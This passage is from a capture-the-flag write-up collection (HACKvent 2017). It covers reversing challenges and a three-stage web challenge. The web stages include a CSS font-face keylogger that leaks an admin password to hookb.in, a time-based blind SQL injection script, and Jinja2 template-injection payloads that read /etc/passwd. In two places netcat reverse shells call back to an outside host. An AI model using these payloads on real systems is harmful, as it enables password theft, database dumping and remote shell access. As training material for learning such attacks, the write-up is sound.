                    sub_401937(*(ebp - 0x3c), *(ebp - 0x1c) + *(ebp - 0x30), *(ebp - 0x38) + *(ebp - 0x1c));
            }
            *(ebp - 0x40) = sub_408a00();
            sub_408a30();
            sub_408a28();
            eax = 0x0;
    }
    return eax;
}
```

```
$ mv HV17-flag encrypted_flag
$ wine frozen_patched.exe encrypted_flag
$ cat HV17-flag
HV17-9VmF-xULb-fRVU-pvgb-KhZo
```

Solution 2 – Modify Java implementation

Before the encrypt function is called, the string “ice-cold” is compiled. This looks like the key which is used to encrypt the file. I tried to use the given C & Java implementations with this key, but it didn’t work at first. But investigating further and implementing my own main-function in the Java IceKey.java file reconstructed the flag.


```java
public static void main (String args[]) {
    if (args.length < 2) {
        System.out.println("[!!] Please provide encrypted key and key!");
        System.out.println("<filename> <key>");
        return;
    }

    String filename = args[0];
    byte[] key = args[1].getBytes();
    System.out.println("[+] Decrypting '" + filename + "' with the key '" + args[1] + "'\n...");

    //init
    IceKey i = new IceKey(1);
    i.set(key);

    try {
        //Get file content
        Path path = Paths.get(filename);
        byte[] fileContents =  Files.readAllBytes(path);
        byte[] plaintext = new byte[fileContents.length];

        //Decrypt
        String decryptedFlag = "";
        for (int z = 0; z < fileContents.length; z+=8) {
            byte [] tmp = new byte[8];

            for(int x = z; x < z+8; x++) {
                tmp[x-z] = fileContents[x];
            }
            i.decrypt(tmp, plaintext);

            decryptedFlag += new String(plaintext, "UTF-8").replaceAll("\n", "");
        }
        System.out.println("--> " + decryptedFlag + "\n");

    } catch (Exception e) {
        System.out.println("[!!] Something went wrong:");
        e.printStackTrace();
        return;
    }
}
```

```
$ javac IceKey.java && java IceKey ../HV17-flag "ice-cold"
[+] Decrypting '../HV17-flag' with the key 'ice-cold'
...
--> HV17-9VmF-xULb-fRVU-pvgb-KhZo
```

Day 23: only perl can parse Perl

{"level":"1337", "solutions":"42", "rating":"4.59", "author":"M."}

Challenge



Solution from LogicalOverflow


Running the perl script, it asks for a password and then prints some decrypted data. Testing some simple short passwords, the encryption algorithm seems to only use the first 8 characters of the passwords, and just add it bytewise to the base data, similar to an XOR cipher, just with addition. With this knowledge, I took the data decrypted with the password A, and then assumed, that the string starts with HV17-. With that, the first 5 password characters, **p0lyg**, could be extracted. I was able to extract the rest of the password, by guessing some missing characters, resulting in the password **p0lyglot**. This gives us a false flag, giving us a hit, to run the file as a DOS executable.

Opening it in IDA Free, it show that all but the first 26 bytes are XORed with 0x4D before execution. Using a python script to do that and reopening the file in IDA reveals the actual code. With this, the decryption is revealed: First 30 bytes are decrypted using the perl method, with the perl password. The resulting bytes are used as indexes to read data from a chunk. This data is then XOR decrypted using a 5 byte long key. As up to the indexing step, nothing depends on the key, we effectively have an XOR cipher. Using a python script, I first generated the data with which the key is XORed. Then I again assumed the string starts with **HV17**- to get the code **S4n7A**. Decrypting with this key yields the flag: **HV17-Ovze-IUGF-W2xs-x2uE-pVRU**

This was the intended solution, congratulations! Obfuscated Perl, 16 bit RE and a polyglot … ;-)

Solution from rly


As one part was obvious Perl, I made the code more readable and came up with the following variables.




Playing around with these to get the code behind them I found this piece of code where the magic is happening.

```
;print("Password:\n");@a=unpack("C*",$,);@b=unpack("C*",$X);@c=unpack("C*",scalar <>);print(chr(($b[$_]-$a[$_]+$c[$_%8]+
0x100)&0xFF)) for(0..$#b);print "\nDecryption done, are you happy now?\n";
```

This revealed that the insert password is stored into @c and combined with @a and @b to form the output. As the position in $c[] is always calculated as modulo 8, we now know that the password is 8 characters long.




We see here, that the output is increased by one “ASCII-number” when the input is also increased by one.
Like always the first thing we are searching should be something with HV17- in the front.



This had been done manually by finding the correct input for the first 5 characters (like the first m as input (ASCII 109) brings E as output (ASCII 69); we search for H (ASCII 72) as output, so adding 3 to 109 = 112; ASCII 112 = p).

This brought us the first five letters of the password: p0lyg

An online search for words with 8 letters which begin with polyg (http://www.thefreedictionary.com/words- containing-polyg#w8) and the most promising here was polyglot (which is also another indicator that we are not done yet :D).



This worked as expected and now we know that there must another piece of code which worked in old Windows-Versions.

After trying around to start it with different language-interpreters (which did not work) I tried it within DOSBox (http://www.dosbox.com) as .COM file.

The first password was our p0lyglot. For the "DOS code" we only get an output, when it is 5 characters long. The next step was a bit similar to the first one, again we searched for HV17-. After a lot of tries I have been to "S4n" – so "Santa" as solution came in my mind. Trying around for the correct writing and after some more tries the flag showed up.

HV17-0vze-IUGF-W2xs-x2uE-pVRU

Good job - but next time, be ready for some stronger ciphers ...

Solution from explo1t

In this challenge we got a perl Input file. To sum it up, I suck at perl. So first I tried some deobfuscation and none worked well. Then I used the debugger and got:

```
print("Password:\n");
@a=unpack("C*",$,);
@b=unpack("C*",$X);
@c=unpack("C*",scalar <>); print(chr(($b[$_]-
$a[$_]+$c[$_%8]+0x100)&0xFF)) for(0..$#b); print "\nDecryption
done, are you happy now?\n";
```

Absolutely no idea how to go on. So I tried my good old friend brute force. But only for 1 character at a time and then I checked the output. When I played around I found out that after 8 characters the output did not change anymore. So then I ran:

```
for pw in {A..Z} {a..z} {0..9}; do data=$(echo -n "${pw}0000000"
| perl onlyperl.pl); echo "${pw};${data}"; done | less -S
```

At the letter "p" I got the output to start with HV. Was this just random? So I tried:

```
for pw in {A..Z} {a..z} {0..9}; do data=$(echo -n "p0${pw}00000"
| perl onlyperl.pl); echo "${pw};${data}"; done | less -S
```

And found a line with "HV1" at letter "l". This went an until "HV17-" and I got: "p0lyg". Now I was

sure this was not random, because the rest of the data started to get some readable text. Under the flag, was a text which started with “Are” the next character was missing, which was probably a space. So I searched for this and got “l” again. The next word after “Are “ was not readable jet, but it were 3 letters and ended with “u”. The next word after this was “sure”, so the text maybe says something like: “Are you sure” I tried this and got the full password and text:

```
Password: "p0lyglot"
HV17-this-is-not-what-you-are-looking-for Are you sure that only
perl can parse Perl? Microsoft's ye old shell does not even know
/usr/bin/perl.
```

So this was not our flag, damn... But the password is polyglot and they say Microsofts old shell... This could be DOS. So I installed freedos and put the file inside the vm. Next I used the old “debug.exe” to debug my program. For a little help I used this commands:
keyb gr (sets keyboard layout to German) In the debugger:

t – one step print registers
u [address] – disassemble
g [breakpoint] – Go to breakpoint
d [address] – Dump data

more can be found at: https://msdn.microsoft.com/en-us/library/cc722863.aspx
So after my first steps I saw that the code changed after the first few steps. So I jumped to the position which first changed: “g 11a”. Then I directly went to “g 138” to pass the functions I was not interested in. Now I had to enter the perl password again, so I did. Then I saw, that the length of the password got checked which was 8. Same as before. When I now went on and jumped to “g 156” I saw that there was again a compare with 5 later in the code and the program wants an input with the string “DOS code”. Now I knew I needed a second password with length 5. So I jumped again behind the syscalls to “g 16b” to see if I could reverse the password. As password I entered “AAAAA”. After some more “t” I found an “XOR” at 198, so I went there. The xor combined CL with my input password, so maybe this was already my decryption function. I noted down CL which was “1B” and went on. And yeah it was a loop I got again to the same xor, now with CL “62”. I continued until I got my full 5 letter xor mask: “1B 62 5f 00 6c”. Now I thought the length 5 is not random, the only possibility to reverse xor is to know a part of the plaintext, so it has to be “HV17-” and when I xored the mask with the string I got “S4n7A”. Now start the program without debugger and input perl and dos password and I

got the flag.


Flag:

HV17-Ovze-IUGF-W2xs-x2uE-pVRU

Day 24: Chatterbox

{"level":"1337", "solutions":"26", "rating":"4.74", "author":"pyth0n33"}

Challenge



Solution from angel0fdarkness

- Go to the chatterbox and explore what you can do
- To create a private chat, you can upload a CSS file
- You can also send feedback to the admin and the site says "I love to chat with you in private". Together with the hint "the admin is a lazy clicker boy and only likes " we can assume that he can somehow join your private chat.
- So we create a new private chat and send the admin a feedback including an a href to our chat. -> But we see nothing in the private chat.
- Ok, lets play with the CSS. I added a background-image:url('hookbin') to see if someone

is joining the chat and yes, there is a request (this is the admin), but no cookies or any other parameters included..

- Next idea was to inject some JS into the CSS file so we could steal the admin cookie but everything i tried did not work and the JS was not executed..
- Next hint appeared: "As a passionate designer, the admin loves different fonts." Ok, so we should use the CSS together with fonts
- We have to craft a font-face attack, this means we build a CSS that has a different font for each character and this font is external (e.g. hookbin), so for every character that is rendered, we get a request (only once per char). We could steal his password!
- The requests made to hookbin are: C h r i s t m a 2 0 1 7 As we only get each character once, the password is Christmas2017
- STAGE2: Now we are on the admin page and have different tools available
- This could mean we have to do some command injection, to get our code executed?
- There are two hints for us: "I'd better be my own CA" & "It's all about the state"
- OK, when requesting a certificate (CSR) we can enter a State there. So lets see whethere there is some injection possible
- With my script we see that backslash and single quotes produce an error. The backslash will most likely escape something inside the CSR, but why the single quotes?
- When the admin builds his own CA, he might save all CSRs to a database, so the single quotes could lead us to an SQL injection? However, we dont get data back, so it could be a blind injection..
- When entering State=CA' + SLEEP(2) + ', the request takes about 2.1s and still returns a valid certificate, so yes, we could do a time-based blind injection here
- With the script doing the injection we find a database hv24_2 with two tables certificates and keystorage. The table keystorage has only one column called private_key which has only one row. This is the link to stage 3! (You have to probe in BINARY mode or you wont get the case sensitive password!)
- STAGE3: We see a small webshop with three articles
- I dont know how anyone could come up with an attack here without the given hint.. Hint: "python programmers don't need {{ ninjas }}"
- If you search on google for python {{ ninjas }} you will find the python jinja template engine. This looks right for a webshop, doesnt it?
- After some more googling there are several exploit tutorials. First, we need to find a point where we could inject our payload.

- When accessing a path that doesnt exist, the URL is copied directly to the website. So this is a good point :)
- Try http://challenges.hackvent.hacking-lab.com:1089/a%7B%7B%20''.__class__.__mro__[1].__subclasses__() %20%7D%7D and you get all what you need. There is Popen!
- Lets count the offset of Popen. Its 37
- http://challenges.hackvent.hacking-lab.com:1089/a%7B%7B%20''.__class__.__mro__[1].__subclasses__()[37](['ls','la']).communicate()%20%7D%7D This only returns (None, None) ? OK, this stands for the tuple (stdin, stdout). So we have to redirect the stdout first.
- Using stdout=subprocess.PIPE doesnt work (I guess, subprocess isnt known)..
- Bascially you can enter an integer here (file descriptor) or these special values.. Doing a import subproces & print subprocess.PIPE locally in python reveals -1 -> So subprocess.PIPE is only a name for -1! That means we can do stdout=-1
- http://challenges.hackvent.hacking-lab.com:1089/a%7B%7B%20''.__class__.__mro__[1].__subclasses__()[37](['ls','la'],stdout=-1).communicate()%20%7D%7D This gives us the directory listing
- http://challenges.hackvent.hacking-lab.com:1089/a%7B%7B%20''.__class__.__mro__[1].__subclasses__()[37](['cat','/home/flag'],stdout=-1).communicate()%20%7D%7D
- FLAG: HV17-7h1s-1sju-t4ra-nd0m-flag

Solution from mcia

This challenge was super hard. There were three stages until the flag was revealed and each stage could have been a final challenge. The first solver of this challenge came only after several hints and like 48 hours. I was very frustrated at the beginning as this was on Christmas Eve and I was looking forward to finally be released of the HACKvent stress. Because nobody solved this challenge in time they changed the rules for this challenge and the first 10 solvers would get full points. In the end I could jump to the 8th place in the global ranking, because I was solver number 7 of this challenge!

Stage 1

The website to chat contained several things which were suspicious. There was a working chat, you could create your own secret chat with a CSS stylesheet, a form to contact the administrator,

an API which returned PHP errors, etc, etc. With the description of the challenge and hint #1 I assumed that I had to create my own chat and invite the admin over the feedback form to get him into my chat. I copied the original CSS file and changed the background-url to hookbin, so I could verify if somebody would click on my link:

```
body {    background-image: url("https://hookb.in/vew26lmB"); }
```

And very well, some seconds/minutes after I sent the clickable link(clickme) to the admin I registered a call from the IP address of challenges.hackvent.hacking-lab.com on my hookb.in backend.

With hint #2 I found this vulnerability: http://mksben.l0.cm/2015/10/css-based-attack-abusing-unicode-range.html. This is basically a keylogger implemented in CSS! I added all alphanumeric characters and some special characters to the CSS and then tried to hook this PoC font to the chat input field. But the admin was not typing anything. Then I had the idea to hook it to the password input field from the the password form and it worked!

```
@font-face{
 font-family:poc;
 src: url(https://hookb.in/vew26lmB/?A);
 unicode-range:U+0041;
}
@font-face{
 font-family:poc;
 src: url(https://hookb.in/vew26lmB/?B);
 unicode-range:U+0042;
}
@font-face{
 font-family:poc;
 src: url(https://hookb.in/vew26lmB/?C);
 unicode-range:U+0043;
}
@font-face{
 font-family:poc;
 src: url(https://hookb.in/vew26lmB/?D);
 unicode-range:U+0044;
}
@font-face{
 font-family:poc;
 src: url(https://hookb.in/vew26lmB/?E);
 unicode-range:U+0045;
}
@font-face{
 font-family:poc;
 src: url(https://hookb.in/vew26lmB/?F);
 unicode-range:U+0046;
}
@font-face{
 font-family:poc;
 src: url(https://hookb.in/vew26lmB/?G);
 unicode-range:U+0047;
}
@font-face{
 font-family:poc;
 src: url(https://hookb.in/vew26lmB/?H);
 unicode-range:U+0048;
}
@font-face{
 font-family:poc;
 src: url(https://hookb.in/vew26lmB/?I);
 unicode-range:U+0049;
}
```

This gave me the password “Christmas2017” which led to the link “http://challenges.hackvent.hacking-lab.com:1088/?key=E7g24fPcZgL5dg78” of stage 2!

Stage 2

Again, there were many distraction points. First I assumed it to be a command injection. As there were tools like “ping” used on the website. After hint #3 (Better be my own CA) was released I knew I had to focus on the CSR tool. There you could submit a CSR and a CA certificate was

generated for you.

I fuzzed the input fields of the certificate and found out that the server will return an error 500 if the state field contained a quote (')! I tried to reproduce it on my own computer with openssl and it worked. So, the CA must parse the CSR and do something with it. Playing with the State field inputs revealed that it was an timebased blind SQL-injection. Only problem there was, that it had to be embedded in a valid CSR! I tried to write a tamper script for sqlmap which generates a CSR. But unfortunately this didn't work, because sqlmap generates payloads which are too long for the State field! Solution to this was to write my own time-based blind sql injection script. It was a lot of work, but implementing it was actually fun and I've learned a lot!

To work faster and find the right SQL query I wrote a small script. With this I could just pass the SQL query as parameter and it would automatically generate the CSR and do the post request.

```
#!/bin/sh

openssl genrsa -out tmp.key 1024
openssl req -new --key tmp.key -out tmp.csr -subj
"/C=CH/ST=$1/L=1337/O=1337/OU=1337/CN=1337/emailAddress=1337"

CSR=`cat tmp.csr`
CSR=$(php -r  "echo rawurlencode('$CSR');")
URL="http://challenges.hackvent.hacking-lab.com:1088/php/api.php?function=csr&argument=&key=E7g24fPcZgL5dg78"

curl -i -X POST $URL -d "csr=$CSR"|sed "s/<br>/\\n/g"
```

My sql query to trigger the vulnerability was:

```
"'or (select sleep(1) from information_schema.tables) or'"
```

If the request took longer than 1 second then the query was successful! I wrote a script which first dumped the database name, then the tables, after that the columns and finally the content.

```python
import os
import urllib
import subprocess
import timeit
import requests

URL="http://challenges.hackvent.hacking-lab.com:1088/php/api.php?function=csr&argument=&key=E7g24fPcZgL5dg78"
CHARSET="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789-$!#@-=:?&_"


def make_request(payload):
    os.system('openssl req -new --key tmp.key -out tmp.csr -subj "/C=CH/ST='+payload+'/L=1337/O=1337/OU=1337/CN=
    csr = subprocess.check_output(['cat', 'tmp.csr'])
    r = requests.post(URL, data={"csr": csr})
    t = r.elapsed.total_seconds()

    if t > 1:
        return True
    else:
        return False


def verify_table(table):
    payload = "' or (select sleep(1) from hv24_2."+table+") or '"
    return payload


def find(start_pos, payload, title):
    print("[+] Looking for " + title + " ...")
    name = ""

    for x in CHARSET[start_pos:-1]:
        payl = payload.replace("XXX%", name+x+"%")
        if make_request(payl):
            name += x
            break
        if name:
            print(name)
```

```python
    #If nothing found after first loop, we already dumped all the information
    if not name:
        return "___done___"


    n = len(name)
    while True:
        for x in CHARSET:
            payl = payload.replace("XXX%", name+x+"%")
            if make_request(payl):
                name += x
                break
        print(name)
        if n == len(name):
            break
        else:
            n = len(name)

    print("[+] Found " + title + ": " + name)
    return name


# Only once, generate key
os.system('openssl genrsa -out tmp.key 1024')

# Find databases
i = 0
last_found=""
while (i < len(CHARSET)):
    if last_found:
        i = CHARSET.index(last_found[0])+1
    last_found = find(i, "'or(select sleep(1)from information_schema.tables WHERE table_schema like binary 'XXX%
    if last_found == "___done___":
        break
    i += 1
```

```
# find Tables for hv24_2
i = 0
last_found=""
while (i < len(CHARSET)):
    if last_found:
        i = CHARSET.index(last_found[0])+1
    last_found = find(i, "'or(select sleep(1)from information_schema.tables WHERE table_schema = 'hv24_2' && tab
    if last_found == "___done___":
        break
    i += 1


# find columns for certificates & keystorage
i = 0
last_found=""
while (i < len(CHARSET)):
    if last_found:
        i = CHARSET.index(last_found[0])+1
    last_found = find(i, "'or(select sleep(1)from information_schema.columns WHERE table_name='certificates'&&cc
    if last_found == "___done___":
        break
    i += 1

i = 0
last_found=""
```

```
while (i < len(CHARSET)):
    if last_found:
        i = CHARSET.index(last_found[0])+1
    last_found = find(i, "'or(select sleep(1)from information_schema.columns WHERE table_name='keystorage'&&colu
    if last_found == "___done___":
        break
    i += 1


# get private_key from keystorage! :)
i = 0
while (i < len(CHARSET)):
    find(i, " ' or ( select sleep(1) from hv24_2.keystorage WHERE private_key like binary '%1089XXX%' ) or ' ",
    if last_found == "___done___":
        break
    i += 1
```

With this I have found the database “hv24_2” with the tables “certificates” and “keystorage”. In the table “keystorage” is the column “private_key” which contained the key for stage 3:

http://challenges.hackvent.hacking-lab.com:1089/?key=W5zzcusgZty9CNgw

Stage 3

Stage 3 is a simple, yet unfinished, webshop where you can buy crypto-currency t-shirts.

Hint #5 (For step 3: python programmers don’t need {{ ninjas }}) was very helpful. After googling a bit I found the Flask framework which leverages the Jinga2 engine and it uses curly brackets {{ }}! Jinga2 <-> ninja. If not implemented correctly Server Side Template Injections (SSTI) is possible:

https://nvisium.com/blog/2015/12/07/injecting-flask/
https://nvisium.com/blog/2016/03/09/exploring-ssti-in-flask-jinja2/

Now this stage was pretty straight forward and I solved it much faster than 1 & 2. First I was able to read out the config.items(), but this did not contain anything useful.

http://challenges.hackvent.hacking-lab.com:1089/{{config.items()}}/99?key=W5zzcusgZty9CNgw

Later I've found the used classes:

http://challenges.hackvent.hacking-lab.com:1089/{{".__class__.__mro__[1].__subclasses__()}}/99?key=W5zzcusgZty9CNgw

This revealed all the classes I could leverage for the attack. First the class 302 <class 'click.utils.LazyFile'> got my attention. I could read the /etc/passwd file with this URL:

http://challenges.hackvent.hacking-lab.com:1089/{{".__class__.__mro__[1].__subclasses__()[302]("/etc/passwd").read()}}/99?key=W5zzcusgZty9CNgw

Unfortunately I did not find another class which led me to list directories and content. Thanks to the passwd file I knew, that there is a /home/hv24 directory. But I could not guess the flag file. I had to look further…

Then I found: 37 <class 'subprocess.Popen'>! With popen it is possible to run shell commands on the system! I was not able to read the outputs from the commands, therefore I went for a reverse shell!

On my server I ran netcat to listen for incoming connections:

nc -l -p 1337 -vvv

And I opened this URL with the command to connect back to my server:


http://challenges.hackvent.hacking-lab.com:1089/{{".__class__.__mro__[1].__subclasses__()[37](["nc","-e","/bin/sh","sigterm.ch","1337"])}}/99?key=W5zzcusgZty9CNgw

On my server I got the reverse shell access:

```
$  nc -l -p 1337 -vvv
listening on [any] 1337 ...
connect to [10.8.111.199] from urb80-74-140-188.ch-meta.net [80.74.140.188] 32782
ls
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
cd /home
ls
flag
cat flag
HV17-7h1s-1sju-t4ra-nd0m-flag
```

HV17-7h1s-1sju-t4ra-nd0m-flag

Solution from eash



Stage1

After spent long time analyzing the page and testing a lot of approaches I followed the provides hints #1 and #2.

```
Hint #1: the admin is a lazy clicker boy and only likes <a href="..."></a>
Hint #2: As a passionate designer, the admin loves different fonts.
```

I could deduce that the goal was is to leak the admin credential found on the login.php.

Ok, lets test. First of all, I create a small .css file (@import "https://hookb.in/KxQ9laA1";) and uploaded on http://challenges.hackvent.hacking-lab.com:1087/private.php page, its gave a link to a private chat http://challenges.hackvent.hacking-lab.com:1087/private_chat.php?secret=<secret id> .

The next step I uploaded a malicious link using Feddback page http://challenges.hackvent.hackinglab.com:1087/feedback.php. I add on the comment box a link < a href="challenges.hackvent.hackinglab.com:1087/private_chat.php?secret=<secred id>">xxx to be followed by the admin.

I was expecting to capture the Admin's cookie. How we can see on the figure 24a, there is no

cookie, bastard!!!

Figure 24a

Let's back to search on Google. After long time I figured out the correct way to get the password using "CSS based Attack: Abusing unicode-range of @font-face" from http://mksben.l0.cm/2015/10/css-based-attack-abusingunicode-range.html .

I have created a new .css file (It's on Appendix Section) to retrieve the password and have repeated the steps above. Reviewing the captured logs, I got the password.

GET /?C GET /?h GET /?r GET /?i GET /?s GET /?t GET /?m GET /?a GET /?2 GET /?0 GET /?1 GET /?7

Password: Christmas2017

Login on http://challenges.hackvent.hacking-lab.com:1087/login.php gave the next stage URL.

Stage 2

was the hardest stage of day 24 challenge. Off course I followed the hints to move ahead. Hint #3: For step 2: I'd better be my own CA. Hint #4: For step 2: It's all about the state

It's a SQLi attack using the "State" field of CA creation. After spending long time, and many approaches I figured out the correct payload to get the URL for Stage3.

I queried the information_schema.tables for table_schema and table_name fields and found that there is a database name "hv24_2", which contains 2 tables - "certificates" and "keystorage".

The "certificates" table was with access denied but the table "keystorage" could be accessed. The table had 1 column PRIVATE_KEY.

Below is the payload.

```
"' or (select if((select ascii(substr(PRIVATE_KEY,%d,1))=%d from
hv24_2.keystorage),1,sleep(2))) or '"%(p,c)
```

The great difficulty in this stage was the limitation of the "State" field in the Certificate Signing Request (CSR) is at most 128 characters long inclusive.

The URL to Stage3 is http://challenges.hackvent.hacking-lab.com:1089/?key=W5zzcusgZty9CNgw.

Stage 3

The last stage. Using the hint #5 (Hint #5: For step 3: python programmers don't need {{ ninjas }}) I figured out the vulnerability SSTI on Jinja https://nvisium.com/blog/2016/03/11/exploring-ssti-in-flask-jinja2-part-ii/.

After some time, I figured out the correct payload to explore the SSTI vulnerability.

```
"'.__class__.__mro__[1].__subclasses__()[37](['/bin/nc','-c /bin/sh','YOUR IP','80'
```

